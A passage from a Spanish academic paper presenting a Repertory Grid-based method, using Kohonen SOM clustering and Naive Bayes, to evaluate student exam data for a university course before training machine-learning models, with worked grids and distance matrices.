En esta sección se describe, en primera instancia, la técnica de emparrillado en la cual se basa el método propuesto (sección 2.1), para luego presentar el método que se propone para evaluar los datos (sección 2.2) y los datos recolectados de la asignatura a los que se aplicará (sección 2.3).

2.1. Técnica de Emparrillado

La técnica de Emparrillado (o ‘Repertory Grid’), ha sido definida por el psicólogo George Kelly en [7] y está basada en la Teoría de los Constructos Personales. Un constructo, según la RAE [8], es una “categoría descriptiva bipolar” que utilizan las personas para organizar “datos y experiencias de su mundo”. Kelly los considera como “una forma en que dos o más cosas son parecidas y, por lo tanto, diferentes de una tercera o cuarta cosa” [9]. El Emparrillado aplica estas características bipolares para generar una representación objetiva de la imagen mental por la cual una persona distingue entre elementos similares y diferentes [10]. Por ellos, busca “ir más allá de las palabras” [9] al procesar los datos subjetivos suministrados por la persona mediante operaciones simples [11].

Los pasos básicos de un Emparrillado se dividen en cinco etapas que se detallan a continuación [9; 10; 12]:

- 1) *Identificación de los Elementos*: Se busca identificar un conjunto homogéneo y representativo de elementos conceptuales dentro de cada categoría involucrada en los conocimientos.
- 2) *Identificación de las Características*: Se determina la lista de características bipolares que pueden ser atribuidas a los elementos antes identificados.
- 3) *Diseño de la Parrilla*: A partir de los elementos y características identificadas, se genera una matriz

bidimensional (llamada Parrilla), en la cual los elementos se ubican en las columnas y las características en las filas. Para cada intersección de elemento/ característica, la persona debe ingresar un valor numérico. Dicho valor es subjetivo y puede representar:

- si un elemento tiene (1), o no (0), una característica (en cuyo caso se trataría de una parrilla dicotómica),
- la posición lógica o ranking que tenga un elemento sobre esa característica (parrilla clasificatoria), o
- el grado de satisfacción con que el elemento en cuestión cubre el primer polo de la característica (parrilla evaluativa).

4) *Formalización*: Con los valores asignados en la parrilla, se procede a analizar las relaciones entre los Elementos y las Características en forma independiente entre sí, a partir de los siguientes subpasos:

- a) *Clasificación de los Elementos*: se genera una matriz de distancias entre los elementos utilizando la fórmula de distancia Manhattan [13] con los valores de cada par de columnas. A partir del cálculo de estas distancias, se comienzan a agrupar los elementos tomando siempre los menos distanciados (es decir, con el menor valor). Cuando todos los elementos se encuentren agrupados, se representará cada una de las agrupaciones con un árbol ordenado.
- b) *Clasificación de Características*: en este caso, dado que las características son bipolares, se deben calcular dos tipos de distancia: la distancia 1 utilizando la distancia Manhattan entre las filas de la parrilla y, la distancia 2, utilizando la distancia Manhattan entre una fila de la parrilla y otra fila de su opuesta (en la cual se asignan los complementos de los valores de la parrilla). Luego, estas distancias se unifican tomando el menor valor entre cada combinación de características. Finalmente, se aplican los mismos pasos que para la *Clasificación de Elementos* generando el árbol ordenado correspondiente.

5) *Interpretación o Análisis de los Resultados*: con los árboles ya generados, se procede a llevar a cabo su análisis e interpretación correspondiente para determinar la cantidad de grupos y las similitudes entre ellos. Finalmente, estos resultados son luego presentados y discutidos junto con la persona que suministró la información para la Parrilla.

En [12] se presenta un ejemplo simple de la aplicación de esta técnica.

2.2. Método Propuesto

El método propuesto se encuentra basado en la técnica de Emparrillado, explicada en la sección anterior, pero presenta varias diferencias con respecto a la técnica original. La principal es que las Parrillas son generadas directamente a partir de los datos recolectados y luego, los resultados generados por la formalización de las mismas, son contrastados con la visión de los expertos. Además, como se ha podido notar, en este método se habla siempre de Parrillas en plural dado que se utilizan tres: una correspondiente a los Elementos (que permite evaluar las clases ya conocidas) y, dos para las Características (una directa y otra opuesta, para evaluar el resto de los atributos).

Por consiguiente, es necesario llevar a cabo primero un conjunto de tareas relacionadas a la recolección y preparación de los datos para generar las Parrillas (fase A), que luego serán procesadas para la generación de los árboles a ser interpretados (fase B). Estas dos fases, junto con sus actividades correspondientes, son descriptas a continuación:

o **Fase A: Confección de las Parrillas**

En esta fase se realizan las actividades necesarias para generar las Parrillas de Elementos y Características necesarias para la siguiente fase:

• **Actividad A.1- Preparación de los Datos**

Antes de comenzar a aplicar el procedimiento, es necesario que los Ingenieros identifiquen los repositorios disponibles y recolecten los datos que se deberían aplicar con ayuda de los expertos del dominio. A pesar de que en teoría el procedimiento se puede aplicar para cualquier cantidad de tuplas (o registros) y atributos (o columnas), para que genere resultados útiles, se recomienda que por lo menos se cuente con 100 tuplas y 4 atributos, de los cuales uno debería tomar el rol de clase conocida u objetivo (el cual debería tener por lo menos 2 valores diferentes). Si no existiese una clase conocida, algún atributo debería tomar ese papel, para ello, se recomienda consultar a los expertos cuál atributo convendría usar.

Con los datos ya recolectados, se llevan a cabo tareas de preparación que incluyen el formateo, limpieza e integración. En primer término, todos los atributos, salvo el atributo que representa la clase conocida, son formateados transformando su tipo a valores numéricos, de forma que pueda ser utilizado por el algoritmo de Segmentación. Para ello, se puede hacer uso de las funciones de transformación disponibles en la mayoría de las herramientas software de Minería de Datos o, se puede realizar una asignación manual con asistencia del experto (como se crea más conveniente). Luego, en el caso de que existan atributos con valores nulos o vacíos, los mismos deben ser reemplazados con valores especiales (como 0, -1 o -99999) para que se distinga del

resto. Finalmente, todos estos datos deberán ser integrados para generar una única tabla.

• **Actividad A.2- Segmentación de los Datos**

La tabla con los datos preparados en la actividad anterior se ingresa en la herramienta software donde se aplica la Red Neuronal de Kohonen SOM [14], para llevar a cabo su segmentación en grupos o clústeres de datos similares. Como parámetros de la red, se debe indicar como entrada a todos los atributos salvo la clase conocida (la misma no es utilizada por ahora y por eso no fue transformado en valor numérico en el paso anterior). También se debe definir una cantidad de neuronas de salida (o cantidad máxima de clústeres), igual o superior a la cantidad de clases ya conocidas. Al aplicar Kohonen SOM, se agrega un nuevo atributo que indica el identificador (ID) del clúster asignado para cada tupla. Además, las herramientas suelen mostrar un resumen con la cantidad de tuplas asignadas por cada segmento. Esta información es útil para determinar si los segmentos son suficientemente finos (o específicos) de acuerdo al siguiente criterio:

– Si hay por lo menos un clúster que tiene asignado menos de 10 tuplas, se podrá considerar que los segmentos son suficientemente finos por lo que se pueden utilizar en la siguiente actividad.

– Caso contrario, se deberá volver a aplicar Kohonen SOM, aumentando la cantidad de neuronas de salida hasta que esto suceda.

• **Actividad A.3- Diseño de la Parrilla de Elementos**

Con los datos segmentados obtenidos en la actividad anterior, se procede a confeccionar la Parrilla de los Elementos, la cual se define como una matriz bidimensional donde en cada columna se colocan los valores de la clase conocida y en las filas los IDs de los clusters. Para completar los valores de la matriz, se deben llevar a cabo los siguientes pasos, por cada fila/columna correspondiente al ID de clúster C y al valor de clase conocida L:

- Determinar con los datos segmentados la cantidad de tuplas que tienen el clúster C y la clase L.
- Definir con los datos segmentados la cantidad total de tuplas que tienen la clase L.
- Calcular el porcentaje de pertenencia mediante la fórmula (1):

$$P_{CL} = \frac{T_{CL}}{\sum_{i=1}^M (T_{iL})} \quad (1)$$

donde

- P_{CL} : representa el porcentaje de pertenencia correspondiente al clúster C y la clase L.
- T_{CL} : representa la cantidad de tuplas correspondiente al clúster C y la clase L obtenido en el paso (a).
- $\sum_{i=1}^M (T_{iL})$: representa la cantidad total de tuplas correspondiente a la clase L obtenida en el paso (b).

- d) Formatear como valor entero el porcentaje calculado en el paso anterior usando la siguiente fórmula (2):

$$V_{CL} = \text{redondeo}[P_{CL} \cdot 10] \quad (2)$$

donde

- V_{CL} : representa el valor formateado del porcentaje correspondiente al clúster C y la clase L.
- P_{CL} : representa el porcentaje de pertenencia correspondiente al clúster C y la clase L calculado en el paso (c).
- $\text{redondeo}[x]$: es una función de redondeo para transformar a valores enteros que aplica el criterio:

$$\begin{cases} \text{si } x \geq 0,5 \rightarrow \text{redondea hacia arriba} \\ \text{si } x < 0,5 \rightarrow \text{redondea hacia abajo} \end{cases}$$

- e) Registrar el valor formateado (V_{XY}) en la fila/columna correspondiente de la matriz.

De esta manera, como resultado de esta actividad, se obtiene una Parrilla, como la indicada en la Tabla 1, donde los elementos (columnas) son los valores de las clases conocidas, las características (filas) son los IDs de los clusters asignados y los valores son los porcentajes de pertenencia formateados de cada clúster y cada valor de clase.

Tabla 1: Estructura de la Parrilla de los Elementos.

	Clase ₁	Clase ₂	Clase ₃	...	Clase _N
Clúster ₁	V ₁₁	V ₁₂	V ₁₃		V _{1N}
Clúster ₂	V ₂₁	V ₂₂	V ₂₃		V _{2N}
...					
Clúster _M	V _{M1}	V _{M2}	V _{M3}		V _{MN}

• Actividad A.4- Ponderación de Atributos

Utilizando nuevamente los datos segmentados (obtenidos de la actividad A.2), se procede a realizar la ponderación de la interdependencia entre los clusters generados y los atributos de los datos (salvo la clase conocida que no se utiliza en esta actividad) mediante el algoritmo Nàive Bayes [15]. Dado que este algoritmo sólo funciona con valores discretos, antes es necesario transformar los atributos de datos en valores discretos usando el criterio de asignación por igualdad de ancho (o 'equal-width binning discretization' en inglés) el cual es un método no supervisado que genera rangos de valores de igual tamaño [16] y, que se encuentra disponible en casi todas las herramientas de Minería de Datos. En este caso sólo se generan dos rangos (uno inferior y otro superior), para todos los atributos que fueron considerados para generar los clusters. De esta manera se logra representar a todos los atributos como características bipolares.

Con los valores ya discretizados, los mismos son introducidos al algoritmo como atributos de entrada mientras que el ID del clúster asignado se lo asigna como atributo objetivo. Entonces, el algoritmo generará como resultado las tablas de probabilidad condicional correspondientes a la relación entre el clúster y los dos

polos de cada atributo como la que se puede observar en la Tabla 2.

Tabla 2: Estructura de la Tabla de Probabilidad Condicional de un Atributo.

Atributo A	Rango ₁	Rango ₂
Cluster ₁	$P_A(\text{Rango}_1/\text{Clúster}_1)$	$P_A(\text{Rango}_2/\text{Clúster}_1)$
Cluster ₂	$P_A(\text{Rango}_1/\text{Clúster}_2)$	$P_A(\text{Rango}_2/\text{Clúster}_2)$
...		
Cluster _M	$P_A(\text{Rango}_1/\text{Clúster}_M)$	$P_A(\text{Rango}_2/\text{Clúster}_M)$

• Actividad A.5- Diseño de las Parrillas de Características

Finalizando con esta fase, se procede a confeccionar las dos Parrillas de Características utilizando los resultados de la ponderación de atributos obtenidos en la actividad anterior. Para ello, se definen dos matrices bidimensionales idénticas, donde en cada columna se colocan los IDs de los clusters asignados y, en las filas, los nombres de los atributos de los datos. La primera de estas matrices utiliza los valores del primer polo de la característica (es decir el rango de los valores inferiores o Rango₁), por lo que toma el rol de Parrilla Directa, mientras que la segunda utiliza los valores del segundo polo (el rango de los valores superiores o Rango₂), por lo que toma el rol de Parrilla Opuesta.

Para completar los valores de cada matriz, se deben llevar a cabo los siguientes pasos por cada fila/columna correspondiente al atributo A y al ID de clúster C:

- a) Extraer el valor $P_A(\text{Rango}_R/\text{Clúster}_C)$ de la tabla de probabilidad condicional (Tabla 2) correspondiente al atributo A, el clúster C y el rango R que es definido por la siguiente regla:
- Si se está completando la Parrilla Directa, se debe usar el valor del Rango₁.
 - Si se está completando la Parrilla Opuesta, se debe usar el valor del Rango₂.
- b) Formatear como valor entero la probabilidad extraída del paso anterior usando la siguiente fórmula (3):

$$F_{ACR} = \text{redondeo}[P_A(\text{Rango}_R/\text{Clúster}_C) \cdot 10] \quad (3)$$

donde

- F_{ACR} : representa el valor formateado de la probabilidad correspondiente al atributo A, el clúster C y el rango R.
- $P_A(\text{Rango}_R/\text{Clúster}_C)$: representa la probabilidad correspondiente al atributo A, el clúster C y el rango R obtenida en el paso (a).
- $\text{redondeo}[x]$: es una función de redondeo para transformar a valores enteros que aplica el criterio:

$$\begin{cases} \text{si } x \geq 0,5 \rightarrow \text{redondea hacia arriba} \\ \text{si } x < 0,5 \rightarrow \text{redondea hacia abajo} \end{cases}$$

- c) Registrar el valor formateado (F_{ACR}) en la fila/columna de la matriz correspondiente.

Así, como resultado de esta actividad, se obtienen dos Parrillas, donde los elementos (columnas) son los IDs de los clusters asignados, las características (filas) son nombres de los atributos y los valores son las probabilidades condicionales correspondientes al primer polo para la Parrilla Directa (Tabla 3) y al segundo para la Opuesta (Tabla 4).

Tabla 3: Estructura de una Parrilla Directa de las Características.

	Clúster ₁	Clúster ₂	...	Clúster _M
Atributo _A	F _{A11}	F _{A21}		F _{AM1}
Atributo _B	F _{B11}	F _{B21}		F _{BM1}
...				
Atributo _Z	F _{Z11}	F _{Z21}		F _{ZM1}

Tabla 4: Estructura de una Parrilla Opuesta de las Características.

	Clúster ₁	Clúster ₂	...	Clúster _M
Atributo _A	F _{A12}	F _{A22}		F _{AM2}
Atributo _B	F _{B12}	F _{B22}		F _{BM2}
...				
Atributo _Z	F _{Z12}	F _{Z22}		F _{ZM2}

o Fase B: Formalización y Análisis de las Parrillas

En esta fase se realiza la formalización de las parrillas confeccionadas en la fase anterior, aplicando los mismos pasos que la etapa 4 del Emparrillado tradicional. Como resultado de las agrupaciones, se obtienen los árboles ordenados que son analizados y discutidos con los expertos del dominio. Así, es posible evaluar las opiniones de los expertos contrastando sus opiniones con la “visión del mundo” generada por los datos.

• Actividad B.1- Clasificación de los Elementos

Utilizando la Parrilla de Elementos obtenida en la actividad A.3, se genera la Matriz de Distancias entre Elementos (es decir, entre los valores de la clase conocida por cada par de columnas) usando la fórmula de distancia Manhattan [14] indicada en fórmula (4) para calcular la distancia entre las clases A y B:

$$D_{AB} = \sum[|V_{iA} - V_{iB}|] \quad (4)$$

Luego se procede a las agrupaciones sucesivas de los elementos (tomando siempre la menor distancia), hasta lograr que todos los elementos se unan en alguna distancia.

• Actividad B.2- Clasificación de las Características

Aquí el procedimiento es similar al de la actividad B.1, pero, se parte de dos Parrillas de Características que deben ser unificadas. Entonces, con la Parrilla Directa y la Opuesta obtenidas anteriormente en la actividad A.5, se genera una Matriz de Distancias de Características (entre los atributos) usando:

– la distancia Manhattan, indicada en fórmula (5), entre dos filas A y B de la parrilla Directa (distancia 1) para

los valores arriba de la diagonal:

$$D1_{AB} = \sum[|F_{Ai1} - F_{Bi1}|] \quad (5)$$

– la distancia Manhattan, indicada en fórmula (6), entre una fila A de la parrilla Directa y otra B de la parrilla Opuesta (distancia 2) para los valores debajo de la diagonal:

$$D2_{AB} = \sum[|F_{Ai1} - F_{Bi2}|] \quad (6)$$

Luego, estas distancias se unifican en una nueva matriz de distancias tomando el menor valor entre cada combinación de características. Con esta última matriz, se procede a la agrupación de las características (tomando nuevamente la menor distancia), hasta lograr que todas se unifiquen con alguna distancia.

• Actividad B.3- Interpretación de los Resultados

La interpretación es una de las partes más importantes del Emparrillado, debido a que consiste en analizar los resultados obtenidos en las actividades anteriores para, luego, ser presentados a los expertos del dominio en la actividad siguiente. Por lo tanto, para interpretar las agrupaciones de los Elementos (obtenidos en la actividad B.1) y de Características (actividad B.2), se construyen los Árboles Ordenados de Elementos y Características respectivamente. Estos árboles incluyen en el eje de ordenadas (eje y) los valores de las distancias y en el eje de abscisas (eje x), los elementos/características correspondientes. Luego, se indican con puntos en las distancias en las cuales los elementos/características se agrupan trazando líneas desde ese punto hacia el punto de origen. De esta manera, el gráfico tiene una apariencia de árbol donde las hojas son los elementos/características y, el punto raíz corresponde con la distancia donde todos se unifican. Además, como información complementaria de cada árbol, en esta actividad se recomienda determinar:

- la cardinalidad y la conformación de los Grupos, en otras palabras, la cantidad de grupos que se han generado y cómo se encuentran conformados.
- las similitudes entre los Grupos que serán definidos por la distancia en que los mismos se unen (teniendo en cuenta que a menor distancia, la similitud será mayor; y a mayor distancia, la similitud será menor).

• Actividad B.4- Discusión de los Resultados

Con la interpretación obtenida en la actividad anterior, se lleva a cabo una sesión con los expertos del dominio. El objetivo de esta sesión es confirmar si los datos presentan una representación correcta dentro del dominio del problema. De ser así, se podrán utilizar los datos recolectados para el entrenamiento de los algoritmos de Machine Learning y la construcción del Sistema Inteligente. En caso contrario, será necesario modificar el conjunto de datos (generalmente agregando más tuplas o atributos). Si se tuviera la situación en la cual los expertos no pueden (o quieren) analizar los árboles presentados, por ejemplo alegando que no tienen el

conocimiento necesario para evaluarlos, se recomienda aplicar un nuevo Emparrillado complementario. Al aplicar los pasos tradicionales del Emparrillado se buscará determinar la visión que tienen los expertos sobre los datos usando su opinión sobre las clases y los atributos. Entonces, se procederá a comparar los árboles generados por este Emparrillado complementario con los obtenidos por el procedimiento en las actividades B.1 y B.2. A partir de esta comparación, se le pedirá a los expertos que justifiquen los resultados haciendo hincapié en las diferencias encontradas.

2.3. Datos Recolectados

En esta sección se describen los datos recolectados para llevar a cabo el análisis. Estos datos se pueden clasificar en dos versiones, una versión inicial y una extendida. Sin embargo, antes de describirlos, se presenta una breve descripción de la asignatura considerada. La misma es anual, por lo cual, los temas teóricos y prácticos desarrollados durante la cursada se evalúan en dos exámenes parciales. En caso de no aprobar algún tema, los alumnos tienen la posibilidad de volver a rendir esos temas (hasta dos veces), en los exámenes recuperatorios correspondientes. La teoría incluye conceptos orientados a las incumbencias y el rol del Ingeniero en Sistemas de Información, así como la resolución de problemas mediante el empleo de Metodologías de Sistemas. Por otra parte, la ejercitación práctica incluye, en el primer cuatrimestre, el desarrollo de diagramas de Organigramas y Cursogramas, mientras que, en el segundo cuatrimestre, se desarrollan Circuitos Administrativos. Una descripción más detallada de los temas desarrollados se puede encontrar en [3].

Para aprobar la cursada el alumno deberá tener aprobado todos los temas (en el examen parcial o alguno de los dos recuperatorios) y, en caso de no hacerlo, el alumno deberá recurrir a la asignatura. Además, hay alumnos que abandonan la cursada, los cuales se distinguen por no aparecer en las actas de cursada (o TPA), o al quedar libres por inasistencias.

Entonces, los datos recolectados corresponden a los resultados de las evaluaciones de alumnos que han cursado los días lunes, martes, jueves y viernes durante el año 2016. Se aclara que, independientemente del día del curso, la estructura de los exámenes es similar dado que corresponde al mismo docente, por lo que en todos se toman los mismos tipos de ejercicios. Como se ha mencionado anteriormente, estos datos se pueden clasificar en dos versiones. La versión inicial incluye sólo 14 atributos correspondientes a 75 registros con el desempeño de los alumnos en teoría y práctica de los exámenes (parciales y recuperatorios) de la asignatura así como el día del curso y el resultado de la cursada (es decir, si aprueba, no aprueba o directamente no figura en

la TPA por cantidad de inasistencias). El desempeño se identifica usando los valores asignados por los docentes: Aprobado Distinguido (AP_dist), Aprobado Satisfactorio (AP), Aprobado con algunos errores (AP_err), Aprobado en el límite (AP_lim), No Aprobado en el límite (NO_AP_lim), No Aprobado (NO_AP), Tema No Contestado (NC), Alumno Ausente a la evaluación (AUS) y Tema que el alumno no necesita responder (NA, el cual se usa solamente en los recuperatorios). Por motivos de formato, estos datos no se copian en este documento pero se presentan en la hoja 'Datos Originales' de la planilla de cálculo disponible en [17].

Por otro lado, la segunda versión de los datos se denomina 'extendida' debido a que se han detallado los resultados de cada tema en cada examen (así, por ejemplo, en la Práctica del primer parcial se indican los resultados para Organigrama y Cursograma). También se han agregado 51 registros de alumnos por lo que estos datos tienen un total de 126 filas y 23 atributos, los cuales se pueden consultar en la hoja 'Datos Originales' de la planilla de cálculo disponible en [18].

3. Resultados de la Evaluación

A continuación se presentan los resultados de aplicar el método propuesto de la sección 2.2 para evaluar la versión inicial de los datos (sección 3.1) así como también la versión extendida (sección 3.2).

3.1. Evaluación de la Versión Inicial de los Datos

Con el objetivo de demostrar el funcionamiento del método propuesto se describe, a continuación, el detalle de todos los pasos aplicados sobre este conjunto de datos. Muchos de estos resultados no son posibles de ser incluidos en este documento por lo que se presentan en la planilla de cálculo disponible en [17].

o Fase A: Confección de las Parrillas

• Actividad A.1- Preparación de los Datos

Los datos a utilizar incluyen 14 atributos mencionados anteriormente, los cuales se pueden visualizar en la hoja 'Datos Originales' de [17]. Asimismo, en la solapa 'Estadísticas Datos Originales' se incluyen las estadísticas generales de estos datos. Al no existir valores vacíos o nulos no es necesario limpiarlos y, al encontrarse ya en un único archivo no es necesario integrarlos. Sin embargo, debido a que los atributos no son numéricos, es necesario convertirlos. Para ello se aplica la tabla de conversión indicada en la hoja 'Conversion a Continuos' de [17] generando como resultados los datos de la hoja 'Datos Continuos' [17]. Con éstos últimos se puede proceder directamente con la siguiente actividad.

• Actividad A.2- Segmentación de los Datos

En esta actividad se procede a segmentar los atributos

numéricos. Para ello, los datos son importados en la herramienta Tanagra [19] y se aplican los primeros 4 operadores del proceso indicado en la hoja ‘Proceso Tanagra’ [17]. Luego de repetir varias veces la aplicación de RNA Kohonen SOM, aumentando la cantidad de neuronas de salida, se han obtenido segmentos suficientemente finos. Con una distribución de 3x2 neuronas (es decir con un máximo solicitado de 6 clústeres), se ha alcanzado una distribución que tiene tres clústeres con menos de 10 tuplas ($c_{som_1_3}$, $c_{som_2_1}$ y $c_{som_2_3}$), como se puede ver en la hoja ‘Res Kohonen’ [17]. Asimismo, se ha agregado en los datos un nuevo atributo denominado *Cluster_SOM_1* que indica el ID del clúster asignado a cada tupla. Esta nueva estructura, que se incluye en la hoja ‘Datos Segmentados’ [15], será utilizada en las actividades posteriores.

Tabla 5: Cantidad de tuplas asignadas por clúster.

Clúster	ID Clúster	Cantidad de Tuplas
Nº 1	$c_{som_1_1}$	22
Nº 2	$c_{som_1_2}$	16
Nº 3	$c_{som_1_3}$	1
Nº 4	$c_{som_2_1}$	7
Nº 5	$c_{som_2_2}$	24
Nº 6	$c_{som_2_3}$	5

• **Actividad A.3- Diseño de la Parrilla de Elementos**

Utilizando los datos segmentados, obtenidos de la actividad anterior, se procede a generar la Parrilla de Elementos. La misma es una matriz de 3x6 por contar con tres columnas correspondientes a los valores de la clase (APRUEBA, NO_APRUEBA y NO_TPA) y, seis filas correspondientes a los clústeres ($c_{som_1_1}$, $c_{som_1_2}$, $c_{som_1_3}$, $c_{som_2_1}$, $c_{som_2_2}$ y $c_{som_2_3}$). Para completar los valores de la matriz, se aplican los pasos propuestos. Para ilustrar dichos pasos, a continuación se presenta, como ejemplo, la definición del valor V_{22} correspondiente a la clase NO_APRUEBA y el clúster $c_{som_1_2}$:

- a) Se determina la cantidad de tuplas en los datos segmentados para la clase NO_APRUEBA y el clúster $c_{som_1_2}$ que es igual a 12.
- b) También se define la cantidad total de tuplas para la clase NO_APRUEBA que es igual a 29.
- c) Se calcula el porcentaje de pertenencia usando la siguiente fórmula:

$$P_{22} = \frac{T_{22}}{\sum_{i=1}^6 (T_{i2})} = \frac{12}{29} = 0,41$$

- d) Se formatea el porcentaje obtenido utilizando:

$$\begin{aligned} V_{22} &= \text{redondeo}[P_{22} \cdot 10] \\ &= \text{redondeo}[0,41 \cdot 10] \\ &= \text{redondeo}[4,10] \\ &= 4 \end{aligned}$$

- e) Entonces, se registra 4 como el valor V_{22} en la matriz correspondiente a la clase y el clúster.

De la misma manera se completan el resto de los valores, tal como se puede ver en la hoja ‘Parrilla de Elementos’ [17], consiguiendo como resultado la parrilla que también se presenta en la Tabla 6.

Tabla 6: Parrilla de los Elementos.

	APRUEBA	NO_APRUEBA	NO_TPA
$c_{som_1_1}$	8	0	0
$c_{som_1_2}$	1	4	0
$c_{som_1_3}$	0	0	0
$c_{som_2_1}$	1	1	1
$c_{som_2_2}$	0	3	9
$c_{som_2_3}$	0	1	1

• **Actividad A.4- Ponderación de Atributos**

En esta actividad se utilizan nuevamente los datos segmentados de la actividad A.2, para aplicar los 4 operadores restantes del proceso indicado en la hoja ‘Proceso Tanagra’ [17]. De esta manera, usando la herramienta Tanagra, primero se transforman los atributos numéricos como discretos (con dos rangos de igual ancho para cada uno), y luego se calculan las probabilidades condicionales con el operador Naïve Bayes que se muestran en la hoja ‘Res NaïveBayes’ [17].

• **Actividad A.5- Diseño de las Parrillas de Características**

A partir de las tablas de probabilidad condicional obtenidas de la actividad anterior se generan las dos Parrillas de Características (la Directa y la Opuesta). Éstas tienen una estructura de 6x13 debido a que hay seis valores de clústeres indicados como columnas, y 13 atributos como filas. Tal como se puede ver en la hoja ‘Parrilla de Características’ [17] se procede así con todas las combinaciones obteniendo las parrillas que se indican en las Tablas 7 y 8.

Tabla 7: Parrilla Directa de Características.

	$c_{som_1_1}$	$c_{som_1_2}$	$c_{som_1_3}$	$c_{som_2_1}$	$c_{som_2_2}$	$c_{som_2_3}$
CURSO	5	8	10	1	0	10
C1_P_PRACTICA	1	5	0	3	9	10
C1_1R_PRACTICA	9	4	10	7	9	10
C1_2R_PRACTICA	10	8	10	10	10	8
C1_P_TEORIA	6	9	10	6	10	10
C1_1R_TEORIA	3	7	10	10	10	10
C1_2R_TEORIA	8	8	10	10	10	10
C2_P_PRACTICA	4	9	10	4	10	10
C2_1R_PRACTICA	8	8	10	10	10	10
C2_2R_PRACTICA	8	8	10	10	10	10
C2_P_TEORIA	3	8	10	7	10	10
C2_1R_TEORIA	7	8	0	10	10	10
C2_2R_TEORIA	8	10	0	10	10	10

Tabla 8: Parrilla Opuesta de Características.

	c_som _1_1	c_som _1_2	c_som _1_3	c_som _2_1	c_som _2_2	c_som _2_3
CURSO	5	3	0	9	10	0
C1_P_PRACTICA	9	5	10	7	1	0
C1_IR_PRACTICA	1	6	0	3	1	0
C1_2R_PRACTICA	0	2	0	0	0	2
C1_P_TEORIA	4	1	0	4	0	0
C1_IR_TEORIA	7	3	0	0	0	0
C1_2R_TEORIA	2	3	0	0	0	0
C2_P_PRACTICA	6	1	0	6	0	0
C2_IR_PRACTICA	2	2	0	0	0	0
C2_2R_PRACTICA	2	2	0	0	0	0
C2_P_TEORIA	7	3	0	3	0	0
C2_IR_TEORIA	3	2	10	0	0	0
C2_2R_TEORIA	2	0	10	0	0	0

o **Fase B: Formalización y Análisis de las Parrillas**

• **Actividad B.1- Clasificación de los Elementos**

Una vez que se cuenta con las parrillas, se procede a su clasificación, empezando por la Parrilla de Elementos (generada en la actividad A.3). Primero, se calculan las distancias entre las columnas (es decir, los elementos o clases) utilizando la fórmula (4) sobre los valores de la Tabla 6. De esta manera, se calculan las distancias restantes, luego de lo cual se obtiene la Matriz de Distancias de Elementos en la Tabla 9. Como se puede notar, al considerar las diferencias absolutas entre las clases, sólo se indican las distancias sobre la diagonal por ser, las distancias bajo la misma, iguales. A partir de esa matriz de distancias, se llevan a cabo las agrupaciones con el criterio de mínima distancia. En este caso, la distancia mínima es 10 por lo que unen NO_APRUEBA con NO_TPA, luego de lo cual se actualiza la matriz de distancias, tal como se muestra a continuación en la Tabla 10. Ya que hay sólo tres clases, con esta nueva matriz sólo resta unir a APRUEBA con el grupo [NO_APRUEBA, NO_TPA] para finalizar. Esto significa que, mientras que la diferencia entre NO_APRUEBA y NO_TPA es de 10, lo más parecido que tiene APRUEBA con estas dos clases es igual a 15 (la representación gráfica de esta situación se muestra en la actividad B.3).

Tabla 9: Matriz de Distancias de los Elementos.

	APRUEBA	NO_APRUEBA	NO_TPA
APRUEBA		15	19
NO_APRUEBA			10
NO_TPA			

Tabla 10: Matriz de Distancias de Elementos luego de primera agrupación.

	APRUEBA	[NO_APRUEBA, NO_TPA]
APRUEBA		15
[NO_APRUEBA, NO_TPA]		

• **Actividad B.2- Clasificación de las Características**

En forma similar a la actividad anterior, se procede a generar la matriz de distancias para los atributos o características de las parrillas obtenidas de la actividad A.5. No obstante, dado que se cuenta con dos parrillas, una Directa asociada al primer polo de los atributos y, otra Opuesta asociada al segundo polo, en este caso por cada combinación será necesario calcular dos distancias (d_1 y d_2) usando las fórmulas (5) y (6). De esta manera se obtiene la Matriz de Distancias d_1 y d_2 de las Características, que se observa en la hoja 'Distancias de Características' de [17]. Como se puede observar, los valores de d_1 se ubican arriba de la diagonal y los de d_2 debajo de la misma. Dado que, para poder realizar las agrupaciones es necesario contar con una única distancia, se deben unificar la d_1 y d_2 , tomando el menor valor para cada combinación. Eso significa que, para cada combinación de atributos se toma el mínimo entre el valor debajo y arriba de la diagonal. Luego, los valores debajo de la diagonal se descartan, obteniendo así la Matriz de Distancias unificadas (incluida en la misma hoja de la planilla). Finalmente con la matriz unificada, se llevan a cabo las agrupaciones correspondientes con el criterio de mínima distancia como se procedió con los elementos.

• **Actividad B.3- Interpretación de los Resultados**

A partir de las agrupaciones obtenidas en las actividades B.1 y B.2, se generan el Árbol Ordenado de Elementos en la Figura 1 y el Árbol Ordenado de Características en la Figura 2, los cuales también se encuentran disponibles en la hoja 'Interpretacion Elementos' y la hoja 'Interpretacion Características' de [17]. La interpretación de dichos árboles se incluye a continuación:

o **Análisis del Árbol Ordenado de Elementos:** En este árbol se han generado 2 grupos. Los alumnos que no aprueban la cursada (elemento NO_APRUEBA) tienen un comportamiento más similar a los que dejan la asignatura (por lo que no aparecen en el acta de trabajos prácticos o TPA, elemento NO_TPA) que, los alumnos que aprueban la cursada (elemento APRUEBA). De todas formas, la similitud es leve dado que recién se unen a una distancia de 10.

o **Análisis del Árbol Ordenado de Características:** En éste también se han generado 8 grupos, 4 principales y 4 de características individuales. El primer grupo principal (GP1) incluye las características idénticas entre sí, las cuales son los resultados de la Teoría del primer cuatrimestre en el segundo recuperatorio con los resultados de la Práctica del segundo cuatrimestre en ambos recuperatorios. Por otro lado, el segundo grupo principal (GP2) incluye a las características similares (con una distancia de 3) correspondiente a los resultados de Teoría del segundo cuatrimestre en ambos recuperatorios. El tercer grupo (GP3)

corresponde a características bastante similares (distancia de 4) de Teoría del primer cuatrimestre en el primer recuperatorio y, Teoría del Parcial del segundo cuatrimestre. Por último, con el mismo grado de similitud que el anterior, el cuarto grupo (GP4) tiene a la Teoría del Parcial del primer cuatrimestre con la Práctica del Parcial del segundo cuatrimestre.

A estos grupos principales, se le generan las agrupaciones indicadas a continuación. A GP1, con una distancia de 4, se le agrega los resultados de la Práctica

del primer cuatrimestre tomada en el segundo recuperatorio. Con una distancia de 5, se unen los grupos GP3 y GP4, los cuales se unen con la agrupación anterior de GP1 en la distancia 6. Luego, en 9 a toda esta agrupación, se le agrega la Práctica del primer recuperatorio correspondiente al primer cuatrimestre. A todo esto recién en 15 se le agrega el Curso, y por último en 17 se agrega la última característica, los resultados de la Práctica tomada en el Parcial del primer cuatrimestre.

